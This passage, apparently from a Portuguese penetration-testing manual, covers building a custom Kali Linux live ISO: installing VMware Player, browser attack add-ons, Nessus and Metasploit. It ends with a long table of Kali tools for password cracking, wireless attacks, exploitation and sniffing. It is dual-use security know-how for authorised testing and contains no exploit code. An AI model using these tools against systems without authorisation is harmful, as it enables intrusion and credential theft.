c. Digite > `./VMWare-Player-[versão].bundle`

Continue no passo 9.g. a seguir.

d. (Somente se o arquivo não existir) Faça o download do VMWare Player e instale-o:

d.i. Ele está disponível em: `https://www.vmware.com`

d.ii. (Observação: O conteúdo do site é alterado regularmente e o VMWare Player muda de lugar no site. Use o menu **Products** (Produtos) para navegar até o link do VMWare Player na seção intitulada **Free** (Gratuito).)

e. Após o download ter sido concluído (supondo que ele tenha sido salvo em `~/Downloads`), digite `cd ~/Downloads`

f. Digite > `./Vmware-Player-[versão].bundle`

g. Após a GUI de instalação ter iniciado, leia o EULA (End User License Agreement, ou Contrato de licença para o usuário final) do VMWare Player. Selecione > **Accept** (Eu aceito) e clique em > **Next** (Próximo).

h. Um segundo EULA será apresentado, dessa vez para a ferramenta OVF da VMWare. Leia-o, selecione > **Accept** e clique em > **Next**.

i. NÃO VERIFIQUE SE HÁ ATUALIZAÇÕES NA INICIALIZAÇÃO! Altere o botão de rádio para **No** e clique em > **Next**.

j. NÃO ENVIE DADOS ANÔNIMOS! Altere o botão de rádio para **No** e clique em > **Next**.

k. Selecione > **Skip License key for now** (Ignorar a chave de licença por enquanto). Clique em > **Next**.

l. Clique em > **Install** (Instalar).

m. Após a instalação ter sido concluída com sucesso, digite > `vmplayer &`.

m.i. Verifique se a aplicação foi iniciada corretamente.

m.ii. Se houver um erro, tente executar `fix_vmplayer` na pasta `/root/bin/`.

n. (Opcional) Salve o download na pasta de armazenamento de arquivos.

10. Configure o navegador IceWeasel:

O navegador IceWeasel é um navegador web da Mozilla que funciona tão bem quanto o Firefox e tem muitos dos mesmos recursos, por exemplo, os add-ons.

a. Abra o IceWeasel.

b. No barra de menu na parte superior, selecione > **Tools.Add-Ons** (Ferramentas.Add-ons).

c. Procure e instale os add-ons a seguir:

c.i. Firebug
c.ii. FlashFirebug
c.iii. Groundspeed
c.iv. JSONView
c.v. SQL Inject Me
c.vi. UnPlug
c.vii. XSS Me
c.viii. MitM Me
c.ix. Hackbar
c.x. NoScript
c.xi. JavaScript Deobfuscation
c.xii. Grease Monkey
c.xiii. Right to Click
c.xiv. Javascript Object Examiner
c.xv. FxIF
c.xvi. RightClickXSS
c.xvii. Tamper Data
c.xviii. User Agent Switcher
c.xix. Cipherfox
c.xx. . . . Qualquer outro que você quiser. . .

d. Após todos os add-ons terem sido instalados, desabilite todos os plug-ins, exceto o plug-in "NoScript".

e. Configure os plug-ins e o IceWeasel de modo a impedir a atualização automática (Default/Recomendado).

f. Feche o IceWeasel.

11. Instale e configure o Nessus:

a. Faça o download do Nessus 5.0 ou de uma versão mais recente a partir de `http://www.nessus.org/download`.

b. Em uma janela do terminal, digite > `dpkg -i ~/Download/Nessus-{versão}.deb`

c. Digite > `service nessusd start`

d. Abra um navegador web (IceWeasel ou Chrome).

Acesse: `https://localhost:8834/`.

e. Clique em > **Get Started** (Iniciar).

f. Crie um ID e uma senha para login. (Valores assumidos: `root` / `toor`). Clique em > **Next**.

g. Selecione > **I will use Nessus to scan my Home Network** (Eu usarei o Nessus para efetuar o scan de minha rede doméstica).

g.i. No menu suspenso, digite um nome para o registro e um endereço de email válido. Clique em > **Next**.

g.ii. O navegador será automaticamente atualizado para mostrar a página normal de login do Nessus.

Os passos a seguir servem SOMENTE para o Nessus HomeFeed! Se você tiver uma licença do Professional Feed, por favor, consulte a documentação dessa versão do Nessus. Usar um HomeFeed para fins comerciais consiste em uma violação do EULA (End User License Agreement).

h. Registre-se para um Nessus Home Plug-in Feed; em qualquer navegador, acesse `http://www.tenable.com/products/nessus-home`.

h.i. O código de ativação será enviado para o endereço de email especificado no momento do registro.

h.ii. O código está neste formato: X001-Y002-Z003-A004-B005.

i. Volte ao seu navegador web e faça login no Nessus com o nome do usuário e a senha criados durante a instalação.

j. Clique no botão de configuração na página principal.

k. Selecione > **Feed Settings** (Configurações do Feed) no menu à esquerda.

l. Copie e cole ou digite o código de ativação enviado durante o registro.

m. Clique em > **Update Activation Code** (Atualizar o código de ativação).

m.i. O serviço concluirá o processo de ativação, fará a atualização dos plug-ins e atualizará o serviço Nessus.

m.i.1. (Observação: Isso pode demorar um pouco, dependendo de sua conexão com a internet, e também pode travar de vez em quando (aproximadamente 30 minutos)).

m.i.2. Em um terminal, digite > `ps -e jgrep -i nessus` para verificar o status de execução do Nessus ou atualize a página web de tempos em tempos de modo que “em algum momento” ele aparecerá.

n. Faça login usando as credenciais definidas no passo 11.f. (`root/toor`).

12. Atualize o Metasploit:

a. Abra uma janela do terminal. Digite > `msfupdate`

13. Execute o Blackhole.

O Blackhole é um programa que adicionará entradas ao arquivo de hosts, evitando que o navegador web acesse sites perigosos, com base em endereços web.

a. Digite > `~/bin/update-hosts`

14. (Opcional) Desabilite o IPv6 e o DHCP:

a. Use Nano, VI ou um editor de textos de sua preferência para desabilitar o IPv6 em todas as interfaces.

a.i. Digite > `echo "net.ipv6.conf.all.disable_ipv6 = 1" >> /etc/sysctl.conf`

a.ii. Digite > `echo "net.ipv6.conf.default.disable_ipv6 = 1" >>/etc/sysctl.conf`

a.iii. Digite > `echo "net.ipv6.conf.lo.disable_ipv6 = 1" >>/etc/sysctl.conf`

b. Mude do serviço de Network Manager para o serviço networking. Digite > `~/bin/network-switcher`

b.i. O `network-switcher` irá interromper todos os serviços de rede (networking e Network-Manager), fará o backup do arquivo `/etc/network/interfaces` e irá alterar o serviço de rede default para "networking".

b.ii. Para voltar a usar o Network-Manager, execute o script novamente. É aconselhável usar o serviço networking sem que os serviços DHCP estejam executando. Isso impedirá o sistema operacional de fazer o broadcast de pacotes quando houver um meio físico de conexão à rede (ou seja, um cabo Ethernet).

b.iii. (Para habilitar novamente o Ipv6) Use o Nano ou o VI para editar o arquivo `/etc/sysctl.conf` e modificar os parâmetros dos comandos anteriores de "1" para "0". Em seguida, reinicie o serviço de rede (`service networking restart`).

c. Configure manualmente uma interface de rede:

c.i. Digite > `ifconfig eth0 {`*`Endereço_IP`*`}/{`*`CIDR`*`}`

c.ii. Digite > `route add default gw {`*`Endereço_IP_do_gateway`*`}`

c.iii. Use o Nano ou o VI para conferir os servidores de nome em `/etc/resolv.conf`.

Personalização da interface

(Observação: a seguir, encontram-se apenas algumas sugestões. Estes passos não são obrigatórios, porém são úteis antes da criação de um live DVD do Tribal Chicken. Após a personalização, vá para "Criando um ISO".)

1. Mude os layouts dos painéis.
2. Modifique os atalhos para os painéis.
3. Adicione atalhos de teclado.
4. Configure os parâmetros do screensaver.
5. Altere a imagem do plano de fundo.
6. Habilite/desabilite efeitos especiais de janelas.

Executando as atualizações

Após a personalização do Kali ter sido concluída, a imagem estará pronta para ser gravada em uma mídia óptica para ser instalada. O sistema permanecerá totalmente intacto durante a criação do disco.

Sempre que um profissional da área de segurança quiser fazer uma alteração, ele deve fazer o boot com o Kali Linux, fazer as alterações, atualizar os arquivos e então fazer o boot novamente com o Ubuntu 12.10 para gravar outra cópia. Esse é o framework para usar o Tribal Chicken.

Criando um ISO com o Tribal Chicken

1. Faça o boot novamente com o Ubuntu 12.10.
2. Faça o login.
3. (Sugestão) Desabilite o screensaver. Isso deverá ser feito tanto para o sistema Ubuntu corrente QUANTO para o sistema operacional pai.
   a. Se o screensaver de qualquer um dos sistemas operacionais aparecer enquanto o processo de criação a seguir estiver usando "squash-fs", o resultado se tornará inválido e o processo deverá ser executado novamente.
4. Inicie o Tribal Chicken:
   a. Abra uma janela do terminal
   b. Inicie o utilitário Tribal Chicken:
      b.i. Digite > `cd build`
      b.ii. Digite > `sudo ./tribal-chicken`
5. Usando as setas para navegação no teclado, procure **ISO Configuration**.
   a. Selecione > **1 Change_Config**.
   b. Tecle > **Enter**.
   c. Confira os parâmetros a seguir; mude aqueles que estão apresentados em destaque.
      c.i. **ARCH_BASE** = 64
      c.ii. **ARCHIVE_FLAG** = **false**
      c.iii. **BUILD_BASE** = `/home/[nome_do_usuário]/build`
      c.iv. **DVD_BASE** = **DVD64**
      c.v. **DEFAULT_ISO_NAME** = `{DATA}_Tribal_Chicken_64.iso`
      c.vi. **DEFAULT_VERSION** = **0.MM.DD.YY**
      c.vii. **MIGRATE_DIR** = `/home/[nome_dousuário]/build/migrate`
      c.viii. **MIGRATE_FLAG** = **false**
      c.ix. **ROOT_FILENAME** = `{DATA}_root_64.fs`
      c.x. **SRC_PARTITIONT** = `/dev/sda1` (Localização do Kali Linux)
      c.xi. **BURN_TO_DISC** = **false** (**true** = gravar o ISO durante a criação)
      c.xii. **RECORDING_DEVICE** = `/dev/[dispositivo]`
   d. Selecione > **Quit** (Sair).
   e. Tecle > **Enter**.
      e.i. Volte para a janela principal.

6. Selecione > **2 Build_ISO**.

7. Tecle > **Enter**.

8. Quando solicitado, selecione > **YES**.

9. Tecle > **Enter**.

(Observação: De acordo com o computador e/ou as configurações da máquina virtual, isso pode levar entre 30 e 120 minutos.)

   a. Quando o ISO terminar de ser processado, a aplicação solicitará que o usuário insira um DVD ou um Blu-Ray disc, de acordo com o tamanho do ISO.

Gravando um ISO em um DVD ou em um Blu-Ray disc

Este passo é para aqueles que já criaram um ISO usando o Tribal Chicken e que desejam gravá-lo diretamente em um disco, em vez de executá-lo por meio do script do Tribal Chicken.

1. Faça o boot no Ubuntu 12.10 e abra uma janela do terminal.

   a. Digite > `growisofs -overburn -Z=/dev/[dispositivo_de_gravação] ~/build/{nome_de_seu_ISO}.iso`

      a.i. O [*dispositivo_de_gravação*] geralmente será `cdrw, dvdrw` ou `sr0`, mas será específico para o seu computador.

Testes e validação (versão resumida)

Testar um ISO é um processo metódico que será tão personalizado quanto a própria distribuição. O melhor teste consiste em validar um disco ISO gravado em um computador de teste que irá executá-lo. Se o Tribal Chicken foi usado para criar uma plataforma de treinamento, testar um disco gravado em vários tipos diferentes de computador será uma boa ideia.

1. Insira a nova mídia ISO em um computador ou em uma máquina virtual e faça o boot com o disco.

2. Teste o status dos seguintes itens:

   a. Nessus

   b. VMWare Player

   c. Metasploit

   d. NMAP

   e. Wireshark

   f. IceWeasel e Plug-ins

   g. Chrome

   h. Outras aplicações principais instaladas e que são muito importantes para a realização das missões de testes.

3. Desligue o sistema.

4. Se todos os testes forem satisfatórios, o ISO teve sucesso. Caso haja necessidade de alterar os drivers, as configurações ou os scripts, volte ao sistema operacional Kali Linux e continue pesquisando até que

todas as necessidades para as missões tenham sido atendidas.

Isto conclui este manual para a criação de versões personalizadas com o Tribal Chicken.

Ferramentas para testes de invasão do Kali

A plataforma Kali Linux vem previamente carregada com mais de 400 ferramentas que podem ser usadas nas várias etapas de um teste de invasão ou em atividades associadas ao hacking ético. A tabela a seguir lista todas as ferramentas e o local em que elas se encontram na estrutura de menus do Kali Linux.

Menu	Menu de atividades	Submenu	Aplicação
Kali Linux	Top 10		aircrack-ng
Kali Linux	Top 10		burpsuite
Kali Linux	Top 10		hydra
Kali Linux	Top 10		john
Kali Linux	Top 10		maltigo
Kali Linux	Top 10		metasploit framework
Kali Linux	Top 10		nmap
Kali Linux	Top 10		sqlmap
Kali Linux	Top 10		wireshark
Kali Linux	Top 10		zaproxy
Kali Linux	Information Gathering	DNS Analysis	dnsdict6
Kali Linux	Information Gathering	DNS Analysis	dnsenum
Kali Linux	Information Gathering	DNS Analysis	dnsmap
Kali Linux	Information Gathering	DNS Analysis	dnsrecon
Kali Linux	Information Gathering	DNS Analysis	dnsrevenum6
Kali Linux	Information Gathering	DNS Analysis	dnstracer
Kali Linux	Information Gathering	DNS Analysis	dnswalk
Kali Linux	Information Gathering	DNS Analysis	fierce
Kali Linux	Information Gathering	DNS Analysis	maltego
Kali Linux	Information Gathering	DNS Analysis	nmap
Kali Linux	Information Gathering	DNS Analysis	urlcrazy
Kali Linux	Information Gathering	IDS/IPS Identification	fragroute
Kali Linux	Information Gathering	IDS/IPS Identification	fragrouter
Kali Linux	Information Gathering	IDS/IPS Identification	wafw00f
Kali Linux	Information Gathering	Live Host Identification	alive6
Kali Linux	Information Gathering	Live Host Identification	arping
Kali Linux	Information Gathering	Live Host Identification	cdpsnarf
Kali Linux	Information Gathering	Live Host Identification	detect-new-ip6
Kali Linux	Information Gathering	Live Host Identification	detect_sniffer6
Kali Linux	Information Gathering	Live Host Identification	dmitry
Kali Linux	Information Gathering	Live Host Identification	dnmap-client
Kali Linux	Information Gathering	Live Host Identification	dnmap-server
Kali Linux	Information Gathering	Live Host Identification	fping
Kali Linux	Information Gathering	Live Host Identification	hping 3

Kali Linux	Information Gathering	Live Host Identification	inverse_lookup6
Kali Linux	Information Gathering	Live Host Identification	miranda
Kali Linux	Information Gathering	Live Host Identification	ncat
Kali Linux	Information Gathering	Live Host Identification	netdiscover
Kali Linux	Information Gathering	Live Host Identification	nmap
Kali Linux	Information Gathering	Live Host Identification	passive_discovery6
Kali Linux	Information Gathering	Live Host Identification	thcping6
Kali Linux	Information Gathering	Live Host Identification	wol-e
Kali Linux	Information Gathering	Live Host Identification	xprobe2
Kali Linux	Information Gathering	network Scanners	dimitry
Kali Linux	Information Gathering	network Scanners	dnmap-client
Kali Linux	Information Gathering	network Scanners	dnmap-server
Kali Linux	Information Gathering	network Scanners	netdiscover
Kali Linux	Information Gathering	network Scanners	nmap
Kali Linux	Information Gathering	Fingerprinting	dnmap-client
Kali Linux	Information Gathering	Fingerprinting	dnmap-server
Kali Linux	Information Gathering	Fingerprinting	miranda
Kali Linux	Information Gathering	Fingerprinting	nmap
Kali Linux	Information Gathering	OSINT Analysis	casefile
Kali Linux	Information Gathering	OSINT Analysis	creepy
Kali Linux	Information Gathering	OSINT Analysis	dimitry
Kali Linux	Information Gathering	OSINT Analysis	jigsaw
Kali Linux	Information Gathering	OSINT Analysis	maltigo
Kali Linux	Information Gathering	OSINT Analysis	metagoofil
Kali Linux	Information Gathering	OSINT Analysis	theharvester
Kali Linux	Information Gathering	OSINT Analysis	twofi
Kali Linux	Information Gathering	OSINT Analysis	urlcrazy
Kali Linux	Information Gathering	Route Analysis	dnmap-client
Kali Linux	Information Gathering	Route Analysis	dnmap-server
Kali Linux	Information Gathering	Route Analysis	intrace
Kali Linux	Information Gathering	Route Analysis	netmask
Kali Linux	Information Gathering	Route Analysis	trace6
Kali Linux	Information Gathering	Service Fingerprinting	dnmap-client
Kali Linux	Information Gathering	Service Fingerprinting	dnmap-server
Kali Linux	Information Gathering	Service Fingerprinting	implementation6
Kali Linux	Information Gathering	Service Fingerprinting	implementation6d
Kali Linux	Information Gathering	Service Fingerprinting	ncat
Kali Linux	Information Gathering	Service Fingerprinting	nmap
Kali Linux	Information Gathering	Service Fingerprinting	sslscan
Kali Linux	Information Gathering	Service Fingerprinting	sslyze
Kali Linux	Information Gathering	Service Fingerprinting	tlssled
Kali Linux	Information Gathering	SMB Analysis	acccheck
Kali Linux	Information Gathering	SMB Analysis	nbtscan
Kali Linux	Information Gathering	SMB Analysis	nmap
Kali Linux	Information Gathering	SMTP Analysis	nmap
Kali Linux	Information Gathering	SMTP Analysis	smtp-user-enum
Kali Linux	Information Gathering	SMTP Analysis	swaks

Kali Linux	Information Gathering	SNMP Analysis	braa
Kali Linux	Information Gathering	SNMP Analysis	cisco-auditing-tool
Kali Linux	Information Gathering	SNMP Analysis	cisco-torch
Kali Linux	Information Gathering	SNMP Analysis	copy-router-config
Kali Linux	Information Gathering	SNMP Analysis	merge-router-config
Kali Linux	Information Gathering	SNMP Analysis	nmap
Kali Linux	Information Gathering	SNMP Analysis	onesixone
Kali Linux	Information Gathering	SNMP Analysis	snmpcheck
Kali Linux	Information Gathering	SSL Analysis	sslcaudit
Kali Linux	Information Gathering	SSL Analysis	ssldump
Kali Linux	Information Gathering	SSL Analysis	sslh
Kali Linux	Information Gathering	SSL Analysis	sslscan
Kali Linux	Information Gathering	SSL Analysis	sslsniff
Kali Linux	Information Gathering	SSL Analysis	sslstrip
Kali Linux	Information Gathering	SSL Analysis	sslyze
Kali Linux	Information Gathering	SSL Analysis	stunnel4
Kali Linux	Information Gathering	SSL Analysis	tlssled
Kali Linux	Information Gathering	Telephony Analysis	ace
Kali Linux	Information Gathering	Traffic Analysis	cdpsnarf
Kali Linux	Information Gathering	Traffic Analysis	intrace
Kali Linux	Information Gathering	Traffic Analysis	irpas-ass
Kali Linux	Information Gathering	Traffic Analysis	irpas-cdp
Kali Linux	Information Gathering	Traffic Analysis	p0f
Kali Linux	Information Gathering	Traffic Analysis	tcpflow
Kali Linux	Information Gathering	Traffic Analysis	wireshark
Kali Linux	Information Gathering	VoIP Analysis	ace
Kali Linux	Information Gathering	VoIP Analysis	enumiax
Kali Linux	Information Gathering	VPN Analysis	ike-scan
Kali Linux	Vulnerability Analysis	Cisco Tools	Cisco-auditing-tool
Kali Linux	Vulnerability Analysis	Cisco Tools	cisco-global-explorer
Kali Linux	Vulnerability Analysis	Cisco Tools	cisco-ocs
Kali Linux	Vulnerability Analysis	Cisco Tools	cisco-torch
Kali Linux	Vulnerability Analysis	Cisco Tools	yersinia
Kali Linux	Vulnerability Analysis	Database Assessment	bbqsql
Kali Linux	Vulnerability Analysis	Database Assessment	dbpwaudit
Kali Linux	Vulnerability Analysis	Database Assessment	hexorbase
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-export
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-hexdump
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-parsecsv
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-sql
Kali Linux	Vulnerability Analysis	Database Assessment	mdb-tables
Kali Linux	Vulnerability Analysis	Database Assessment	oscanner
Kali Linux	Vulnerability Analysis	Database Assessment	sidguesser
Kali Linux	Vulnerability Analysis	Database Assessment	sqldict
Kali Linux	Vulnerability Analysis	Database Assessment	sqlmap
Kali Linux	Vulnerability Analysis	Database Assessment	sqlninja
Kali Linux	Vulnerability Analysis	Database Assessment	sqlsus

Kali Linux	Vulnerability Analysis	Database Assessment	tnscmd10g
Kali Linux	Vulnerability Analysis	Fuzzing Tools	bed
Kali Linux	Vulnerability Analysis	Fuzzing Tools	fuzz_ip6
Kali Linux	Vulnerability Analysis	Fuzzing Tools	ohrwurm
Kali Linux	Vulnerability Analysis	Fuzzing Tools	powerfuzzer
Kali Linux	Vulnerability Analysis	Fuzzing Tools	sfuzz
Kali Linux	Vulnerability Analysis	Fuzzing Tools	siparmyknofe
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike-generic_chunked
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike-generic_listen_tcp
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike_generic_send_tcp
Kali Linux	Vulnerability Analysis	Fuzzing Tools	spike_generic_send_udp
Kali Linux	Vulnerability Analysis	Misc Scanners	lynis
Kali Linux	Vulnerability Analysis	Misc Scanners	nikto
Kali Linux	Vulnerability Analysis	Misc Scanners	nmap
Kali Linux	Vulnerability Analysis	Misc Scanners	unix-privesc-check
Kali Linux	Vulnerability Analysis	Open Source Assessment	casefile
Kali Linux	Vulnerability Analysis	Open Source Assessment	maltigo
Kali Linux	Vulnerability Analysis	Open VAS	openvas-gsd
Kali Linux	Vulnerability Analysis	Open VAS	openvas-setup
Kali Linux	Web Applications	CMS Identification	blindelephant
Kali Linux	Web Applications	CMS Identification	plecost
Kali Linux	Web Applications	CMS Identification	wpscan
Kali Linux	Web Applications	Database Exploitation	bbqsql
Kali Linux	Web Applications	Database Exploitation	sqlninja
Kali Linux	Web Applications	Database Exploitation	sqlsus
Kali Linux	Web Applications	IDS/IPS Identification	ua-tester
Kali Linux	Web Applications	Web Application Fuzzers	burpsuite
Kali Linux	Web Applications	Web Application Fuzzers	powerfuzzer
Kali Linux	Web Applications	Web Application Fuzzers	webscarab
Kali Linux	Web Applications	Web Application Fuzzers	webslayer
Kali Linux	Web Applications	Web Application Fuzzers	websploit
Kali Linux	Web Applications	Web Application Fuzzers	wfuzz
Kali Linux	Web Applications	Web Application Fuzzers	xsser
Kali Linux	Web Applications	Web Application Fuzzers	zaproxy
Kali Linux	Web Applications	Web Application Proxies	burpsuite
Kali Linux	Web Applications	Web Application Proxies	paros
Kali Linux	Web Applications	Web Application Proxies	proxystrike
Kali Linux	Web Applications	Web Application Proxies	webscarab
Kali Linux	Web Applications	Web Application Proxies	zaproxy
Kali Linux	Web Applications	Web Crawlers	apache-users
Kali Linux	Web Applications	Web Crawlers	burpsuite
Kali Linux	Web Applications	Web Crawlers	cutycapt
Kali Linux	Web Applications	Web Crawlers	dirb
Kali Linux	Web Applications	Web Crawlers	dirbuster
Kali Linux	Web Applications	Web Crawlers	vega
Kali Linux	Web Applications	Web Crawlers	webscarab
Kali Linux	Web Applications	Web Crawlers	webslayer

Kali Linux	Web Applications	Web Crawlers	zaproxy
Kali Linux	Web Applications	Web Vulnerability Scanners	burpsuite
Kali Linux	Web Applications	Web Vulnerability Scanners	cadaver
Kali Linux	Web Applications	Web Vulnerability Scanners	davtest
Kali Linux	Web Applications	Web Vulnerability Scanners	deblaze
Kali Linux	Web Applications	Web Vulnerability Scanners	fimap
Kali Linux	Web Applications	Web Vulnerability Scanners	grabber
Kali Linux	Web Applications	Web Vulnerability Scanners	joomscan
Kali Linux	Web Applications	Web Vulnerability Scanners	nikto
Kali Linux	Web Applications	Web Vulnerability Scanners	padbuster
Kali Linux	Web Applications	Web Vulnerability Scanners	proxystrike
Kali Linux	Web Applications	Web Vulnerability Scanners	skipfish
Kali Linux	Web Applications	Web Vulnerability Scanners	sqlmap
Kali Linux	Web Applications	Web Vulnerability Scanners	vega
Kali Linux	Web Applications	Web Vulnerability Scanners	w3af
Kali Linux	Web Applications	Web Vulnerability Scanners	wapiti
Kali Linux	Web Applications	Web Vulnerability Scanners	webscarab
Kali Linux	Web Applications	Web Vulnerability Scanners	webshag-cli
Kali Linux	Web Applications	Web Vulnerability Scanners	webshag-gui
Kali Linux	Web Applications	Web Vulnerability Scanners	websploit
Kali Linux	Web Applications	Web Vulnerability Scanners	whatweb
Kali Linux	Web Applications	Web Vulnerability Scanners	wpscan
Kali Linux	Web Applications	Web Vulnerability Scanners	xsser
Kali Linux	Web Applications	Web Vulnerability Scanners	zaproxy
Kali Linux	Password Attacks	GPU Tools	oclhashcat-lite
Kali Linux	Password Attacks	GPU Tools	oclhashcat-plus
Kali Linux	Password Attacks	GPU Tools	pyrit
Kali Linux	Password Attacks	Offline Attacks	cachedump
Kali Linux	Password Attacks	Offline Attacks	chntpw
Kali Linux	Password Attacks	Offline Attacks	cmospwd
Kali Linux	Password Attacks	Offline Attacks	crunch
Kali Linux	Password Attacks	Offline Attacks	dictstat
Kali Linux	Password Attacks	Offline Attacks	fcrackzip
Kali Linux	Password Attacks	Offline Attacks	hashcat
Kali Linux	Password Attacks	Offline Attacks	hash-identifier
Kali Linux	Password Attacks	Offline Attacks	john
Kali Linux	Password Attacks	Offline Attacks	johnny
Kali Linux	Password Attacks	Offline Attacks	lsadump
Kali Linux	Password Attacks	Offline Attacks	maskgen
Kali Linux	Password Attacks	Offline Attacks	multiforcer
Kali Linux	Password Attacks	Offline Attacks	oclhashcat-lite
Kali Linux	Password Attacks	Offline Attacks	oclhashcat-plus
Kali Linux	Password Attacks	Offline Attacks	ophcrack
Kali Linux	Password Attacks	Offline Attacks	ophcrack-cli
Kali Linux	Password Attacks	Offline Attacks	policygen
Kali Linux	Password Attacks	Offline Attacks	pwdump
Kali Linux	Password Attacks	Offline Attacks	pyrit

Kali Linux	Password Attacks	Offline Attacks	rainbowcrack
Kali Linux	Password Attacks	Offline Attacks	rcracki_mt
Kali Linux	Password Attacks	Offline Attacks	rsmangler
Kali Linux	Password Attacks	Offline Attacks	samdump2
Kali Linux	Password Attacks	Offline Attacks	sipcrack
Kali Linux	Password Attacks	Offline Attacks	sucrack
Kali Linux	Password Attacks	Offline Attacks	truecrack
Kali Linux	Password Attacks	Online Attacks	acccheck
Kali Linux	Password Attacks	Online Attacks	burpsuite
Kali Linux	Password Attacks	Online Attacks	cewl
Kali Linux	Password Attacks	Online Attacks	Cisco-auditing-tool
Kali Linux	Password Attacks	Online Attacks	dbpwaudit
Kali Linux	Password Attacks	Online Attacks	findmyhash
Kali Linux	Password Attacks	Online Attacks	hydra
Kali Linux	Password Attacks	Online Attacks	hydra-gtk
Kali Linux	Password Attacks	Online Attacks	medusa
Kali Linux	Password Attacks	Online Attacks	ncrack
Kali Linux	Password Attacks	Online Attacks	onesixone
Kali Linux	Password Attacks	Online Attacks	patetor
Kali Linux	Password Attacks	Online Attacks	phraseendrescher
Kali Linux	Password Attacks	Online Attacks	thc-pptp-bruter
Kali Linux	Password Attacks	Online Attacks	webscarab
Kali Linux	Password Attacks	Online Attacks	zaproxy
Kali Linux	Wireless Attacks	Bluetooth tools	bluelog
Kali Linux	Wireless Attacks	Bluetooth tools	bluemaho
Kali Linux	Wireless Attacks	Bluetooth tools	bluranger
Kali Linux	Wireless Attacks	Bluetooth tools	btscanner
Kali Linux	Wireless Attacks	Bluetooth tools	fang
Kali Linux	Wireless Attacks	Bluetooth tools	spooftooph
Kali Linux	Wireless Attacks	Other Wireless Tools	zbassocflood
Kali Linux	Wireless Attacks	Other Wireless Tools	zbconvert
Kali Linux	Wireless Attacks	Other Wireless Tools	zbdsniff
Kali Linux	Wireless Attacks	Other Wireless Tools	zbdump
Kali Linux	Wireless Attacks	Other Wireless Tools	zbfind
Kali Linux	Wireless Attacks	Other Wireless Tools	zbgoodfind
Kali Linux	Wireless Attacks	Other Wireless Tools	zbreplay
Kali Linux	Wireless Attacks	Other Wireless Tools	zbstumbler
Kali Linux	Wireless Attacks	RFID/NFC Tools	
Kali Linux	Wireless Attacks	Wireless Tools	aircrack-ng
Kali Linux	Wireless Attacks	Wireless Tools	aireplay-ng
Kali Linux	Wireless Attacks	Wireless Tools	airmon-ng
Kali Linux	Wireless Attacks	Wireless Tools	airodump-ng
Kali Linux	Wireless Attacks	Wireless Tools	asleap
Kali Linux	Wireless Attacks	Wireless Tools	cowpatty
Kali Linux	Wireless Attacks	Wireless Tools	eapmd5pass
Kali Linux	Wireless Attacks	Wireless Tools	fern-wifi-cracker
Kali Linux	Wireless Attacks	Wireless Tools	genkeys

Kali Linux	Wireless Attacks	Wireless Tools	genpmk
Kali Linux	Wireless Attacks	Wireless Tools	giskismet
Kali Linux	Wireless Attacks	Wireless Tools	mdk3
Kali Linux	Wireless Attacks	Wireless Tools	wifiarp
Kali Linux	Wireless Attacks	Wireless Tools	wifidns
Kali Linux	Wireless Attacks	Wireless Tools	wifi-honey
Kali Linux	Wireless Attacks	Wireless Tools	wifiping
Kali Linux	Wireless Attacks	Wireless Tools	wifitap
Kali Linux	Wireless Attacks	Wireless Tools	wifite
Kali Linux	Exploitation Tools	Cisco Attacks	Cisco-auditing-tool
Kali Linux	Exploitation Tools	Cisco Attacks	cisco-global-explorer
Kali Linux	Exploitation Tools	Cisco Attacks	cisco-ocs
Kali Linux	Exploitation Tools	Cisco Attacks	cisco-torch
Kali Linux	Exploitation Tools	Cisco Attacks	yersinia
Kali Linux	Exploitation Tools	Exploit Database	searchsploit
Kali Linux	Exploitation Tools	Metasploit	Metasploit Community/Pro
Kali Linux	Exploitation Tools	Metasploit	Metasploit diagnostic logs
Kali Linux	Exploitation Tools	Metasploit	Metasploit diagnostic shell
Kali Linux	Exploitation Tools	Metasploit	Metasploit Framework
Kali Linux	Exploitation Tools	Metasploit	Update Metasploit
Kali Linux	Exploitation Tools	Network Exploitation	exploit6
Kali Linux	Exploitation Tools	Network Exploitation	ikat
Kali Linux	Exploitation Tools	Network Exploitation	jboss-autopwn-win
Kali Linux	Exploitation Tools	Network Exploitation	jboss-autopwn-linux
Kali Linux	Exploitation Tools	Network Exploitation	termineter
Kali Linux	Exploitation Tools	Social Engineering Toolkit	se-toolkit
Kali Linux	Sniffing/Spoofing	Network Sniffers	darkstat
Kali Linux	Sniffing/Spoofing	Network Sniffers	dnschef
Kali Linux	Sniffing/Spoofing	Network Sniffers	dnsspoof
Kali Linux	Sniffing/Spoofing	Network Sniffers	dsniff
Kali Linux	Sniffing/Spoofing	Network Sniffers	ettercap-graphical
Kali Linux	Sniffing/Spoofing	Network Sniffers	hexinject
Kali Linux	Sniffing/Spoofing	Network Sniffers	mailsnarf
Kali Linux	Sniffing/Spoofing	Network Sniffers	msgsnarf
Kali Linux	Sniffing/Spoofing	Network Sniffers	netsniff-ng
Kali Linux	Sniffing/Spoofing	Network Sniffers	passive_discovery6
Kali Linux	Sniffing/Spoofing	Network Sniffers	sslsniff
Kali Linux	Sniffing/Spoofing	Network Sniffers	tcpflow
Kali Linux	Sniffing/Spoofing	Network Sniffers	urlsnarf
Kali Linux	Sniffing/Spoofing	Network Sniffers	webmitm
Kali Linux	Sniffing/Spoofing	Network Sniffers	webspy
Kali Linux	Sniffing/Spoofing	Network Sniffers	wireshark
Kali Linux	Sniffing/Spoofing	Network Spoofing	dnschef
Kali Linux	Sniffing/Spoofing	Network Spoofing	ettercap-graphical
Kali Linux	Sniffing/Spoofing	Network Spoofing	evilgrade
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_advertise6

Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_dhcps6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_dns6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_mld26
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_mldrouter6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_router26
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_router6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fake_solicitate6
Kali Linux	Sniffing/Spoofing	Network Spoofing	fiked
Kali Linux	Sniffing/Spoofing	Network Spoofing	macchanger
Kali Linux	Sniffing/Spoofing	Network Spoofing	parasite6
Kali Linux	Sniffing/Spoofing	Network Spoofing	randicmp6
